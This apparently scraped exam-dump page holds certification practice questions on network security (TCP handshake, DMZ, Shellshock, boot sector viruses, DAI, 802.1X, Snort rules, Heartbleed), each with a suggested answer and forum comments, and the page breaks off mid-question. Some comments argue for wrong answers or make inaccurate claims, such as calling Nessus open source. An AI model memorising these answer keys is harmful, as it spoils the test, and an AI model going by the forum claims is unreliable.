🗳️ 👤 **ANDRESCB1988** 1 year, 11 months ago

correct

upvoted 2 times

The establishment of a TCP connection involves a negotiation called three-way handshake. What type of message does the client send to the server in order to begin this negotiation?

- A. ACK
- B. SYN
- C. RST
- D. SYN-ACK

Suggested Answer: B

Community vote distribution

B (100%)

🗲️ 👤 **peace_iron** Highly Voted 1 year, 5 months ago

1. SYN -- client to server
2. SYN-ACK --- server to client
3. ACK --- client to server

upvoted 8 times

🗲️ 👤 **avatar23** Most Recent 7 months ago

Selected Answer: B

Three way handshake:

SYN

SYN-ACK

ACK

upvoted 4 times

🗲️ 👤 **Daniel8660** 8 months, 2 weeks ago

Selected Answer: B

TCP Communication Flags

Synchronize or "SYN": It notifies the transmission of a new sequence number. This flag generally represents the establishment of a connection (three-way handshake) between two hosts. (P.258/242)

upvoted 3 times

🗲️ 👤 **Abine** 1 year, 2 months ago

B is correct answer.

upvoted 2 times

🗲️ 👤 **ANDRESCB1988** 1 year, 11 months ago

correct

upvoted 3 times

Which type of security feature stops vehicles from crashing through the doors of a building?

- A. Bollards
- B. Receptionist
- C. Mantrap
- D. Turnstile

Suggested Answer: A

Community vote distribution

A (100%)

🗳️ 👤 **kdktrackers** Highly Voted 2 years, 10 months ago

And what does this has to do with Ethical Hacking :|
upvoted 15 times

🗳️ 👤 **BatrCrab** 1 year, 1 month ago

You can hack it, ever play watchdogs -_-
upvoted 1 times

🗳️ 👤 **ProveCert** 2 years, 6 months ago

Physical security is also a matter of concern from both malicious hackers and penetration tester's point of view
upvoted 5 times

🗳️ 👤 **noosa0707** 2 years, 7 months ago

Probably in order to introduce a concept of safeguarding network
upvoted 1 times

🗳️ 👤 **Nagato** 2 years, 10 months ago

You hack it. Of course ethically.
upvoted 2 times

🗳️ 👤 **Forrest43** 11 months, 2 weeks ago

hacking bollards? lol
upvoted 1 times

🗳️ 👤 **Lee20** Highly Voted 2 years ago

I currently work as a receptionist, and I would not be surprised if my boss asked me to do this
upvoted 10 times

🗳️ 👤 **YourFriendlyNeighborhoodSpider** Most Recent 7 months, 3 weeks ago

Selected Answer: A

Bollards is correct. Physical security is important.
upvoted 1 times

🗳️ 👤 **AleksVAnd** 2 years, 3 months ago

This question sounds like an easy way to "steal" points from an exam taker who is not familiar with that English word.
upvoted 4 times

🗳️ 👤 **josevirtual** 1 year, 7 months ago

For me this question is about language, not about security
upvoted 2 times

🗳️ 👤 **ANDRESCB1988** 2 years, 11 months ago

correct
upvoted 2 times

The company ABC recently contracts a new accountant. The accountant will be working with the financial statements. Those financial statements need to be approved by the CFO and then they will be sent to the accountant but the CFO is worried because he wants to be sure that the information sent to the accountant was not modified once he approved it. Which of the following options can be useful to ensure the integrity of the data?

- A. The CFO can use a hash algorithm in the document once he approved the financial statements
- B. The CFO can use an excel file with a password
- C. The financial statements can be sent twice, one by email and the other delivered in USB and the accountant can compare both to be sure is the same document
- D. The document can be sent to the accountant using an exclusive USB for that document

Suggested Answer: A

Community vote distribution

A (100%)

🗳️ 👤 **S_raj** 9 months, 1 week ago

Selected Answer: A

Hash cannot be reversed so best to use hashing for maintaining integrity of file sent.
upvoted 1 times

🗳️ 👤 **ebuAkif** 1 year, 2 months ago

why not B, you think CFO would know how to use hash ? i dont think so, but he/she can use excel with password
upvoted 1 times

🗳️ 👤 **Charpaz0** 1 year ago

because the question is about the integrity of the file
upvoted 2 times

🗳️ 👤 **TRZ** 1 year, 6 months ago

Selected Answer: A

Correct - A
upvoted 1 times

🗳️ 👤 **artillery** 1 year, 8 months ago

Selected Answer: A

'A' is the best answer
upvoted 2 times

🗳️ 👤 **ANDRESCB1988** 2 years, 5 months ago

correct
upvoted 2 times

What is the purpose of a demilitarized zone on a network?

- A. To scan all traffic coming through the DMZ to the internal network
- B. To only provide direct access to the nodes within the DMZ and protect the network behind it
- C. To provide a place to put the honeypot
- D. To contain the network devices you wish to protect

Suggested Answer: B

Community vote distribution

B (100%)

🗳️ 👤 **victorfs** 7 months, 4 weeks ago

Selected Answer: B

Correct is B option:

To only provide direct access to the nodes within the DMZ and protect the network behind it
upvoted 1 times

🗳️ 👤 **Daniel8660** 1 year, 2 months ago

Selected Answer: B

Firewall Architecture

Demilitarized Zone (DMZ)

The screened subnet and Demilitarized Zone (DMZ) contains hosts that offer public services.

The DMZ responds to public requests, and has no hosts accessed by the private network.

This private zone can not be accessed by Internet users. (P.1490/1474)

upvoted 3 times

🗳️ 👤 **TRZ** 1 year, 6 months ago

Selected Answer: B

Correct - B

upvoted 3 times

🗳️ 👤 **ANDRESCB1988** 2 years, 5 months ago

correct

upvoted 3 times

Which of the following Linux commands will resolve a domain name into IP address?

- A. >host -t a hackeddomain.com
- B. >host -t ns hackeddomain.com
- C. >host -t soa hackeddomain.com
- D. >host -t AXFR hackeddomain.com

Suggested Answer: A

Community vote distribution

A (100%)

  **spydog** Highly Voted 1 year, 8 months ago

There is typo in the answers - there should be space between "host" and "-t". With option "-t" you can specify the type of the DNS request. Question ask which will resolve the hostname to IP address - type A request will do that.

upvoted 10 times

  **[Removed]** Highly Voted 1 year, 5 months ago

host -t a hackeddomain.com (space between host and -t)

upvoted 7 times

  **Daniel8660** Most Recent 8 months, 2 weeks ago

Selected Answer: A

host -t a hackeddomain.com



With option "-t" you can specify the type of the DNS request.

upvoted 4 times

  **Novmejt** 1 year, 6 months ago

A. host -t a hackeddomain.com

upvoted 3 times

  **AjaxFar** 1 year, 6 months ago

A host -a i e for ipv4 type

upvoted 2 times

  **ANDRESCB1988** 1 year, 11 months ago

correct

upvoted 1 times

Shellshock allowed an unauthorized user to gain access to a server. It affected many Internet-facing services, which OS did it not directly affect?

- A. Linux
- B. Unix
- C. OS X
- D. Windows

Suggested Answer: D

Community vote distribution

D (100%)

🗳️ 👤 **qovert** 9 months ago

Answer: D

Shellshock, also known as the Bash or Bashdoor vulnerability, was a major security flaw discovered in September 2014. It affected the Bash shell, which is commonly found in Unix-based operating systems, such as Linux, Unix, and OS X (now macOS). Windows, on the other hand, does not use the Bash shell by default and was not directly affected by the Shellshock vulnerability.

upvoted 2 times

🗳️ 👤 **SeaH0rse66** 1 year, 7 months ago

Selected Answer: D

<https://www.techtarget.com/searchsecurity/definition/Shellshock>

"Shellshock is the common name for a coding vulnerability found in the Bash shell user interface that affects Unix-based operating systems, including Linux and Mac OS X, and allows attackers to remotely gain complete control of a system."

It doesn't affect Windows therefore D

upvoted 4 times

🗳️ 👤 **ANDRESCB1988** 2 years, 5 months ago

correct, Windows is the correct option

upvoted 1 times

🗳️ 👤 **ateh** 2 years, 5 months ago

Mac OS X (now known as macOS) is built on an open-source Unix-like operating system kernel known as Darwin. It is able to run Bash shell, hence vulnerable to Shellshock.

upvoted 3 times

🗳️ 👤 **YSO** 2 years, 6 months ago

the thing is OS X is an apple OS, do not think apple use SSL though, why not OS X instead?

upvoted 1 times

🗳️ 👤 **Scryptic** 2 years, 3 months ago

OS X does indeed use SSL. OS X is still a *nix also.

upvoted 2 times

🗳️ 👤 **MeganONO** 2 years, 10 months ago

Shellshock is a bug in Bash so i would say Linux or Unix but not Windows

upvoted 3 times

🗳️ 👤 **MeganONO** 2 years, 10 months ago

I reply to myself, Windows is the right answer (i've read the question too fast) !!

upvoted 7 times

🗳️ 👤 **Urltenm** 1 year, 10 months ago

because the Windows is a bag from scratch!))))

upvoted 1 times

Which regulation defines security and privacy controls for Federal information systems and organizations?

- A. HIPAA
- B. EU Safe Harbor
- C. PCI-DSS
- D. NIST-800-53

Suggested Answer: D

Community vote distribution

D (100%)

msnarf **Highly Voted** 1 year, 8 months ago
Is this a relevant question for non US citizens?
upvoted 5 times

victorfs 7 months, 4 weeks ago
Not, but is include in the exam!
You need know It!
upvoted 1 times

Daniel8660 **Most Recent** 1 year, 2 months ago
Selected Answer: D

NIST-800-53

The National Institute of Standards and Technology (NIST), within the U.S. Department of Commerce, creates standards and guidelines pertaining to information security.

NIST 800-53 mandates specific security and privacy controls required for federal government and critical infrastructure.

<https://cloud.google.com/security/compliance/nist800-53/>

upvoted 4 times

AmadSyahir 2 years, 1 month ago
NIST SP 800-53 is Assessing Security and Privacy Controls in Federal Information Systems and Organizations.
upvoted 2 times

ANDRESCB1988 2 years, 5 months ago
correct
upvoted 2 times



What is a `Collision attack` in cryptography?

- A. Collision attacks try to get the public key
- B. Collision attacks try to break the hash into three parts to get the plaintext value
- C. Collision attacks try to break the hash into two parts, with the same bytes in each part to get the private key
- D. Collision attacks try to find two inputs producing the same hash

Suggested Answer: D

Community vote distribution

D (100%)

  **Daniel8660** 8 months, 2 weeks ago

Selected Answer: D

Cryptography Attacks



Hash Collision Attack

A hash collision attack is performed by finding two different input messages that result in the same hash output.

This allows the attacker to perform cryptanalysis by exploiting the digital signature used to generate a different message with same hash value.

(P.3124/3108)

upvoted 2 times

  **dinonino** 9 months, 2 weeks ago

A hash collision attack is performed by finding two different input messages that result in the same hash output. For example, in a hash collision

attack, "hash(a1) = hash(a2)", where a1 and a2 represent some random messages. Since the algorithm itself randomly selects these messages,


attackers have no role in the content of these messages. This allows the attacker to perform cryptanalysis by exploiting the digital signature used to generate a different message with the same hash value.

upvoted 2 times

  **KumaraRashu** 1 year, 5 months ago

Correct.https://en.wikipedia.org/wiki/Collision_attack#:~:text=In%20cryptography%2C%20a%20collision%20attack,target%20hash%20value%20is%20specific

upvoted 2 times

  **ANDRESCB1988** 1 year, 11 months ago

correct

upvoted 2 times

Which of the following tools can be used for passive OS fingerprinting?

- A. nmap
- B. tcpdump
- C. tracert
- D. ping

Suggested Answer: B

Community vote distribution

B (100%)

  **adespino**  2 years, 4 months ago

Passive OS fingerprinting involves sniffing network traffic at any given collection point and matching known patterns that pass to a table of pre-established OS identities. No traffic is sent with passive fingerprinting.

Nmap does not use a passive style of fingerprinting. Instead it performs its Operating System Fingerprinting Scan (OSFS) via active methodologies.
upvoted 14 times

  **Scriptic**  2 years, 4 months ago

The key here is the word 'passive.' NMAP is active and does the hard work for you. It's also noisy. TCPDUMP will capture the network traffic (ala WireShark) but it doesn't do any OS fingerprinting. It leaves that work up to you, analyzing the captured data.
upvoted 10 times

  **qovert**  9 months ago

Answer: B

Tcpdump is a tool that can be used for passive OS fingerprinting. It is a packet sniffer that captures network traffic and allows analysts to examine the contents of individual packets. By observing specific characteristics of the packets, such as the Time To Live (TTL) value or specific flags, an analyst can infer information about the operating system of the device sending those packets. This process is passive because it doesn't require direct interaction with the target system, as the information is collected by simply monitoring the network traffic.
upvoted 1 times

  **Daniel8660** 1 year, 2 months ago

 **Selected Answer: B**

OS Discovery/Banner Grabbing

Passive Banner Grabbing

Sniffing the network traffic - Capturing and analyzing packets from the target. (P.337/321)
upvoted 3 times

  **damienronce** 1 year, 3 months ago

 **Selected Answer: B**

tcpdump is PASSIVE (Work like wireshark)

nmap is ACTIVE (nmap -O) <https://explainshell.com/explain?cmd=nmap+-O>

tracert (you cant do anything with it to determine the os)
upvoted 3 times


  **SeaH0rse66** 1 year, 7 months ago

 **Selected Answer: B**



Tcpdump is the correct answer.

Nmap is incorrect as it's active not passive OS fingerprinting

The two other responses are not OS fingerprinting tracers (traceroute) and ping commands can't OS fingerprinting
upvoted 1 times

  **Ur1tenm** 1 year, 10 months ago

easy explanation - you can find fingerprints from file pcap or other. you do not need to interact with victim right now....
upvoted 1 times

  **peace_iron** 1 year, 11 months ago

The correct answer is TCPDUMP.

Tcpdump's other interesting feature is passive operating system fingerprinting is built into pf and tcpdump (both ipv4 and ipv6 wise), you can now turn it on by using -o option in tcpdump.

```
shell>tcpdump -o -nni em0
upvoted 3 times
```

  **Jasonxxx** 2 years ago



Selected Answer: B

tcpdump is the correct answer
upvoted 2 times

  **AjaxFar** 2 years ago

Tcpdump is the correct answer, judging from technical view.

Nmap : will work with live system son ping too to know if the system is On, traceout to know different routes the system has passed while onli not offline
upvoted 1 times

  **Snipa_x** 2 years, 4 months ago

Correct answer is TCPDUMP. Packet capturing is passive while NMAP does use active methods for probing and scanning.
upvoted 2 times

  **RazaNathani** 2 years, 4 months ago

tcpdump is the correct answer.
upvoted 3 times

  **illuded03jolted** 2 years, 4 months ago

The answer is incorrect, the correct answer is nmap. Tcpdump prints the contents of network packet, wherein, nmap is used for probing computer networks, including host discovery and service and operating system detection.
upvoted 2 times

  **brdweek** 2 years, 4 months ago

Nmap scanning OS with packet sending.

tcpdump sniff the traffic and can quess the OS with TTL params and etc (PASSIVE)

upvoted 3 times

  **volatile** 1 year, 6 months ago



Wrong. Nmap is active. Not passive
upvoted 1 times

  **ANDRESCB1988** 2 years, 5 months ago

correct
upvoted 2 times

  **illuded03jolted** 2 years, 4 months ago

You seem to be a rouge Bot. Seen you posting incorrect answers for a lot of other questions as well.
upvoted 5 times

  **Scryptic** 2 years, 4 months ago

All he ever posts is 'Correct' never explanations, arguments or references. Clueless.
upvoted 5 times

  **illuded03jolted** 2 years, 4 months ago

***** rogue
upvoted 3 times

Which of the following describes the characteristics of a Boot Sector Virus?

- A. Modifies directory table entries so that directory entries point to the virus code instead of the actual program.
- B. Moves the MBR to another location on the RAM and copies itself to the original location of the MBR.
- C. Moves the MBR to another location on the hard disk and copies itself to the original location of the MBR.
- D. Overwrites the original MBR and only executes the new virus code.

Suggested Answer: C

Community vote distribution


C (100%)

 **Scryptic** Highly Voted 2 years, 4 months ago

A boot sector virus is a type of virus that infects the boot sector of floppy disks or the primary boot record of hard disks (some infect the boot sector of the hard disk instead of the primary boot record). The infected code runs when the system is booted from an infected disk, but once loaded it will infect other floppy disks when accessed in the infected computer. While boot sector viruses infect at a BIOS level, they use DOS commands to spread to other floppy disks. For this reason, they started to fade from the scene after the appearance of Windows 95 (which made little use of DOS instructions). Today, there are programs known as 'bootkits' that write their code to the primary boot record as a means of loading early in the boot process and then concealing the actions of malware running under Windows. However, they are not designed to infect removable media.

The only absolute criteria for a boot sector is that it must contain 0x55 and 0xAA as its last two bytes. If this signature is not present or is corrupted, the computer may display an error message and refuse to boot. Problems with the sector may be due to physical drive corruption or the presence of a boot sector virus.

upvoted 16 times

 **Nassman** Highly Voted 2 years, 1 month ago

According to EC-Council Module07 Page 919

A boot sector virus moves MBR to another location on the hard disk and copies itself to the original location of MBR. When the system boots, first, the code executes and the control passes to the original MBR.

I guess C is correct

upvoted 7 times

 **bakovan** Most Recent 11 months, 3 weeks ago

Selected Answer: C

The most common targets for a virus are the system sectors, which include the master boot record (MBR) and the DOS boot record system sectors. An OS executes code in these areas while booting. Every disk has some system sector. MBRs are the most virus-prone zones because all data will be lost if the MBR is corrupted. The DOS boot sector also executes during system booting. This is a crucial point of attack for viruses.

The system sector consists of only 512 bytes of disk space. Therefore, system sector viruses conceal their code in some other disk space. The primary carriers of system or boot sector viruses are email attachments and removable media (USB drives). Such viruses reside in memory. Some sector viruses also spread through infected files, known as multipartite viruses.

A boot sector virus moves MBR to another location on the hard disk and copies itself to the original location of MBR. When the system boots, the virus code executes, and then control passes to the original MBR.

SG v12 p.1033

upvoted 2 times

 **Daniel8660** 1 year, 2 months ago



Selected Answer: C

Types of Viruses

System or Boot Sector Virus

A boot sector virus moves MBR to another location on the hard disk and copies itself to the original location of MBR. When the system boots, first, the virus code executes and then control passes to the original MBR. (P.935/919)

upvoted 3 times

  **martco** 2 years, 1 month ago

<https://userpages.umbc.edu/~dgorin1/432/viruses.htm>

see "How a boot virus takes control" for nice little diagram

upvoted 1 times

Your company was hired by a small healthcare provider to perform a technical assessment on the network. What is the best approach for discovering vulnerabilities on a Windows-based computer?

- A. Use the built-in Windows Update tool
- B. Use a scan tool like Nessus
- C. Check MITRE.org for the latest list of CVE findings
- D. Create a disk image of a clean Windows installation

Suggested Answer: B

🗨️ 👤 **JohanLondon** 11 months, 1 week ago

Nessus is an open-source network vulnerability scanner that uses the Common Vulnerabilities and Exposures architecture for easy cross-linking between compliant security tools. The Nessus server is currently available for Unix, Linux and FreeBSD. The client is available for Unix- or Windows-based operating systems. Note: Significant capabilities of Nessus include:

Compatibility with computers and servers of all sizes. Detection of security holes in local or remote hosts.

Detection of missing security updates and patches.

Simulated attacks to pinpoint vulnerabilities.

Execution of security tests in a contained environment.

Scheduled security audits.

References: <http://searchnetworking.techtarget.com/definition/Nessus>

upvoted 1 times

🗨️ 👤 **king777** 1 year, 10 months ago

Agree With the answer provided.

upvoted 2 times

🗨️ 👤 **ANDRESCB1988** 2 years, 11 months ago

correct


upvoted 1 times

Which of the following is a command line packet analyzer similar to GUI-based Wireshark?

- A. nessus
- B. tcpdump
- C. ethereal
- D. jack the ripper

Suggested Answer: B

Community vote distribution



spydog Highly Voted 1 year, 11 months ago

Selected Answer: B

The correct answer is B - tcpdump.

Please read the question carefully - question is asking for "command line tool", which should be tcpdump.

upvoted 7 times

Crash_Override Highly Voted 1 year, 10 months ago

Selected Answer: B

Keyword - command line - B is correct answer. Ethereal has a GUI like wireshark not CLI

upvoted 5 times

Urltenm 1 year, 10 months ago

totally agree!

upvoted 1 times

Yovecio Most Recent 8 months, 1 week ago

based on what they wrote i think is Ethereal since it's available in GUI and it's mentioning Wireshark GUI. TCPdump is only cli.

upvoted 1 times

josevirtual 1 year, 1 month ago

Selected Answer: B

Tcpdump is correct

upvoted 1 times

Daniel8660 1 year, 2 months ago

Selected Answer: B

Tcpdump and Wireshark, to capture and analyze the packets. (P.2294/2278)

upvoted 2 times

TroyMcLure 1 year, 3 months ago

Selected Answer: B

No doubt

upvoted 1 times

romeo69 1 year, 10 months ago

Selected Answer: B

tcpdump is a common packet analyzer that runs under the command line. It allows the user to display TCP/IP and other packets being transmitted or received over a network to which the computer is attached.

References: <https://en.wikipedia.org/wiki/Tcpdump>

upvoted 1 times

KumaraRashu 1 year, 11 months ago

Ans is C:Ethereal has a very good graphical user interface, can provide information on packet basis or protocol basis, and can display packet data in meaningful format. Hence it is a very popular tool among network administrators.

upvoted 2 times

🗨️ 👤 **egz21** 1 year, 11 months ago

Selected Answer: B

the correct answer is b. tcp dump , because this tool is via CLI , and it is similar to GUI interface
upvoted 1 times

🗨️ 👤 **mogumogu** 1 year, 11 months ago

Selected Answer: C

Answer is C. tcpdump is not GUI.
upvoted 1 times

🗨️ 👤 **SeaH0rse66** 1 year, 7 months ago

The question is asking a Command Line Interface which tcpdump is, so tcpdump is correct
upvoted 3 times

🗨️ 👤 **peace_iron** 1 year, 11 months ago

The correct answer is Ethereal.
upvoted 2 times

🗨️ 👤 **peace_iron** 1 year, 11 months ago

The question is a command-line packet analyzer so the correct answer is tcpdump. Sorry for the last answer.
upvoted 1 times

🗨️ 👤 **AjaxFar** 2 years ago

Tcpdump is just like wireshark only it works in cli so ethereal does but different frt wireshark a bit
upvoted 1 times

🗨️ 👤 **eddyedward** 2 years ago

Answer is C Ethereal. tcpdump is command line, and not the correct answer.
upvoted 2 times

🗨️ 👤 **mdmdmd** 11 months, 1 week ago

Based on your response, the answer should be B...it was asking for a command line packet analyzer similar to GUI-based Wireshark?
upvoted 1 times

🗨️ 👤 **ANDRESCB1988** 2 years, 5 months ago

correct
upvoted 3 times

DHCP snooping is a great solution to prevent rogue DHCP servers on your network. Which security feature on switchers leverages the DHCP snooping database to help prevent man-in-the-middle attacks?

- A. Spanning tree
- B. Dynamic ARP Inspection (DAI)
- C. Port security
- D. Layer 2 Attack Prevention Protocol (LAPP)

Suggested Answer: B

Community vote distribution

B (100%)

🗳️ 👤 **Scriptic** Highly Voted 2 years, 9 months ago

What is DHCP snooping database?

DHCP snooping is a security feature that acts like a firewall between untrusted hosts and trusted DHCP servers. The DHCP snooping feature performs the following activities: • Validates DHCP messages received from untrusted sources and filters out invalid messages. •

Overview of Dynamic ARP Inspection

Dynamic ARP Inspection (DAI) is a security feature that validates Address Resolution Protocol (ARP) packets in a network. DAI allows a network administrator to intercept, log, and discard ARP packets with invalid MAC address to IP address bindings. This capability protects the network from certain "man-in-the-middle" attacks.

upvoted 24 times

🗳️ 👤 **Daniel8660** Highly Voted 1 year, 8 months ago

Selected Answer: B

Defend Against ARP Poisoning

Implement Dynamic ARP Inspection(DAI) Using DHCP Snooping Binding Table.

To validate the ARP packet, the DAI performs IP-address-to-MAC-address binding inspection stored in the DHCP snooping database before forwarding the packet to its destination. If any invalid IP address binds a MAC address, the DAI will discard the ARP packet. (P.1149/1133)

upvoted 6 times

🗳️ 👤 **ffactor** Most Recent 9 months, 3 weeks ago

DHCP Snooping is a layer 2 security technology incorporated into the operating system of a capable network switch that drops DHCP traffic determined to be unacceptable. DHCP Snooping prevents unauthorized (rogue) DHCP servers offering IP addresses to DHCP clients.???

upvoted 1 times

🗳️ 👤 **ffactor** 9 months, 3 weeks ago

Why not D?

upvoted 1 times

🗳️ 👤 **ffactor** 9 months, 3 weeks ago

Switches operate on layer 2.

upvoted 1 times

🗳️ 👤 **piccolopersiano** 1 year, 2 months ago

pg 1151-3 official doc . So B

upvoted 2 times

🗳️ 👤 **Grey975** 1 year, 11 months ago

DHCP snooping must be enabled before enabling DAI.

ergo DAI needs(leverages) DHCP snooping.

upvoted 2 times

🗳️ 👤 **UrItenn** 2 years, 4 months ago

when cisco was born - network problems appear!)))

upvoted 1 times

🗳️ 👤 **ANDRESCB1988** 2 years, 11 months ago

correct

upvoted 3 times

Bob, a network administrator at BigUniversity, realized that some students are connecting their notebooks in the wired network to have Internet access. In the university campus, there are many Ethernet ports available for professors and authorized visitors but not for students. He identified this when the IDS alerted for malware activities in the network. What should Bob do to avoid this problem?

- A. Disable unused ports in the switches
- B. Separate students in a different VLAN
- C. Use the 802.1x protocol
- D. Ask students to use the wireless network

Suggested Answer: C

Community vote distribution

C (100%)

  **beowolf**  3 years ago

Correct Answer is C.

A. you cannot disable unused ports because it is mentioned that guests and professors may use any port to connect, you never know which port they will use.

B. Separate students in a different VLAN - No even if you separate, students will take their laptop and connect on other switches or ports.


D. Ask students to use the wireless network - You cannot control students by asking them not to do.
upvoted 33 times

  **Scryptic**  2 years, 9 months ago

How does 802.1X work?




802.1X is a network authentication protocol that opens ports for network access when an organization authenticates a user's identity and authorizes them for access to the network. The user's identity is determined based on their credentials or certificate, which is confirmed by the RADIUS server. The RADIUS server is able to do this by communicating with the organization's directory, typically over the LDAP or SAML protocol.

upvoted 24 times

  **Forrest43** 11 months, 2 weeks ago

Scryptic, every comment you write is clear and correct. Big up man, I'm a fan.

upvoted 1 times

  **Daniel8660**  1 year, 8 months ago

Selected Answer: C

Defend Against MAC Spoofing

Implementation of IEEE 802.1X Suites - A network protocol for port-based Network Access Control (PNAC), and its main purpose is to enforce access control at the point where a user joins the network. (P.1169/1153)

upvoted 2 times

  **[Removed]** 2 years, 5 months ago

Selected Answer: C

Correct Answer is C.

upvoted 1 times

  **Sax80** 2 years, 8 months ago

Correct Answer is C. Using 802.1x will enable authenticated users to be known and authorized to the right segments.

upvoted 1 times

  **ANDRESCB1988** 2 years, 11 months ago

correct, option C

upvoted 2 times

  **gtlusciak** 3 years ago



C - access control, not A because the professors and authorised visitors need to have access

upvoted 3 times

  **ANDRESCB1988** 3 years ago

A no es posible, porque si inhabilita los puertos no podran ser usados por los profesores o visitantes autorizados. La respuesta C es correcta, ya que este protocolo necesita que los usuarios se autenticuen para validar si tienen permisos de usar la red o no.

upvoted 5 times

  **Osen** 2 years, 8 months ago

A is not possible, because if you disable the ports they cannot be used by teachers or authorized visitors. Answer C is correct, as this protocol requires users to authenticate to validate whether they have permissions to use the network or not.

upvoted 1 times

  **Spanky1914** 3 years ago

Why not A?

upvoted 1 times

  **noxspill** 3 years ago

Why not the answer is A. Disable unused ports in the switches?

upvoted 2 times

  **TMoch** 2 years, 10 months ago

Disabling unused ports can prevent authorized users such as professors from connecting to the wifi

upvoted 1 times

A company's policy requires employees to perform file transfers using protocols which encrypt traffic. You suspect some employees are still performing file transfers using unencrypted protocols because the employees do not like changes. You have positioned a network sniffer to capture traffic from the laptops used by employees in the data ingest department. Using Wireshark to examine the captured traffic, which command can be used as a display filter to find unencrypted file transfers?

- A. `tcp.port == 21`
- B. `tcp.port == 23`
- C. `tcp.port == 21 || tcp.port == 22`
- D. `tcp.port != 21`




Suggested Answer: A

Community vote distribution

A (100%)

  **cyberdonkey72**  2 years, 11 months ago

The answer is ftp (port 21), option A. telnet (port 23) is not used for file transfer and ssh (port 22) is encrypted.
upvoted 7 times

  **adespino**  3 years, 4 months ago

File Transfer Protocol Runs on port 21
`eq == Equal`
upvoted 5 times

  **qwerty100**  10 months, 1 week ago

Selected Answer: A
A. `tcp.port == 21`
upvoted 1 times

  **MyName7** 2 years, 4 months ago

Note to me: Read the WHOLE question CAREFULLY!
upvoted 2 times

  **andrewdh** 2 years, 12 months ago

its c telnet (23) and ftp (21) are both unencrypted || is 'OR' Operator
upvoted 1 times

  **andrewdh** 2 years, 12 months ago

sorry I misread second option was 23, It was not it was 22 which is SSH so answer 'a' is correct
upvoted 2 times

  **ANDRESCB1988** 3 years, 5 months ago

correct
upvoted 2 times

You just set up a security system in your network. In what kind of system would you find the following string of characters used as a rule within its configuration?

```
alert tcp any any -> 192.168.100.0/24 21 (msg: ""FTP on the network!"";)
```

- A. A firewall IPTable
- B. FTP Server rule
- C. A Router IPTable
- D. An Intrusion Detection System

Suggested Answer: D

Community vote distribution

D (100%)

 **Daniel8660** Highly Voted 8 months, 2 weeks ago

Selected Answer: D

Intrusion Detection Tools: Snort , open-sources (P.1518/1502)
upvoted 5 times

 **TroyMcLure** Most Recent 9 months, 3 weeks ago

Selected Answer: D

This is a typical snort rule. Snort is a kind of IDS.
upvoted 2 times

Which of the following program infects the system boot sector and the executable files at the same time?

- A. Polymorphic virus
- B. Stealth virus
- C. Multipartite Virus
- D. Macro virus

Suggested Answer: C

Community vote distribution

C (100%)

  **czarul79**  2 years, 4 months ago

C answer is correct. ref.: <https://www.techopedia.com/definition/4025/multipartite-virus>


Why ? A multipartite virus is a fast-moving virus that uses file infectors or boot infectors to attack the boot sector and executable files simultaneously.

upvoted 12 times

  **Scryptic**  1 year, 10 months ago

A multipartite virus is a computer virus that's able to attack both the boot sector and executable files of an infected computer. If you're familiar with cyber threats, you probably know that most computer viruses either attack the boot sector or executable files. Multipartite viruses, however, are unique because of their ability to attack both the boot sector and executable files simultaneously, thereby allowing them to spread in multiple ways.

upvoted 12 times

  **Daniel8660**  8 months, 2 weeks ago



Selected Answer: C

Types of Viruses

Multipartite Viruses

A multipartite virus (also known as a multipart virus or hybrid virus) combines the approach of file infectors and boot record infectors and attempts to simultaneously attack both the boot sector and the executable or program files. (P.937/921)

upvoted 4 times

  **Athorh** 10 months, 1 week ago

The KEYWORD "at the same time"

upvoted 3 times

  **ANDRESCB1988** 1 year, 11 months ago

correct

upvoted 2 times

To determine if a software program properly handles a wide range of invalid input, a form of automated testing can be used to randomly generate invalid input in an attempt to crash the program.

What term is commonly used when referring to this type of testing?

- A. Randomizing
- B. Bounding
- C. Mutating
- D. Fuzzing

Suggested Answer: D

Community vote distribution

D (100%)

🗳️ 👤 **Daniel8660** 8 months, 2 weeks ago

Selected Answer: D

Launch Attacks - Fuzzing

Attackers use the fuzzing technique to repeatedly send random input to the target API to generate error messages that reveal critical information.

To perform fuzzing, attackers use automated scripts that send a huge number of requests with a varying combination of input parameters to achieve the goal. (P.1934/1918)

upvoted 4 times

🗳️ 👤 **ronxz** 1 year ago

Fuzz Testing - Huge amounts of random data called 'Fuzz' will be generated by the fuzz testing tools (Fuzzers) and used against the target web application to discover vulnerabilities that can be exploited by various attacks (p. 1957)

upvoted 2 times

🗳️ 👤 **ANDRESCB1988** 1 year, 11 months ago

correct

upvoted 2 times

🗳️ 👤 **Jude2021** 1 year, 11 months ago

correct

upvoted 3 times

An Intrusion Detection System (IDS) has alerted the network administrator to a possibly malicious sequence of packets sent to a Web server in the network's external DMZ. The packet traffic was captured by the IDS and saved to a PCAP file. What type of network tool can be used to determine if these packets are genuinely malicious or simply a false positive?

- A. Protocol analyzer
- B. Network sniffer
- C. Intrusion Prevention System (IPS)
- D. Vulnerability scanner

Suggested Answer: A

Community vote distribution

A (100%)

🗳️ 👤 **Snipa_x** Highly Voted 1 year, 10 months ago

You can use a sniffer to create a pcap file but you need a protocol analyzer. An example of a protocol analyzer is Wireshark which you can clearly use to analyze a pcap file. So yeah the answer is correct.

upvoted 35 times

🗳️ 👤 **Silascarter** 1 year, 9 months ago

Great job you are doing in all your explanations. Thanks

upvoted 7 times

🗳️ 👤 **Daniel8660** Highly Voted 8 months, 2 weeks ago

Selected Answer: A

A protocol analyzer is a tool (hardware or software) used to capture and analyze signals and data traffic over a communication channel. Purpose is to monitor network usage and identify malicious network traffic generated by hacking software installed on the network. (P.1106/1090)

upvoted 5 times

🗳️ 👤 **UrItenm** Most Recent 1 year, 4 months ago

Wireshark is enough for all tasks....

upvoted 2 times

🗳️ 👤 **ANDRESCB1988** 1 year, 11 months ago

correct

upvoted 1 times

🗳️ 👤 **Tara8595** 1 year, 11 months ago

Protocol analyzer = Packet sniffer

upvoted 4 times

🗳️ 👤 **brdweek** 1 year, 10 months ago

yea

Protocol analyzer is in Packet sniffer

hmm

upvoted 1 times

🗳️ 👤 **ms200** 1 year, 12 months ago

Not network sniffer?

upvoted 2 times

🗳️ 👤 **spydogg** 1 year, 8 months ago

Sniffer in general can be used only to capture the traffic. Protocol analyser is need to read the capture, parse it properly and provide you easy way to read the content.

The confusion is that the most well known tool - Wireshark can do both, but those are two different roles.

upvoted 5 times



The Heartbleed bug was discovered in 2014 and is widely referred to under MITRE's Common Vulnerabilities and Exposures (CVE) as CVE-2014-0160. This bug affects the OpenSSL implementation of the Transport Layer Security (TLS) protocols defined in RFC6520. What type of key does this bug leave exposed to the Internet making exploitation of any compromised system very easy?

- A. Public
- B. Private
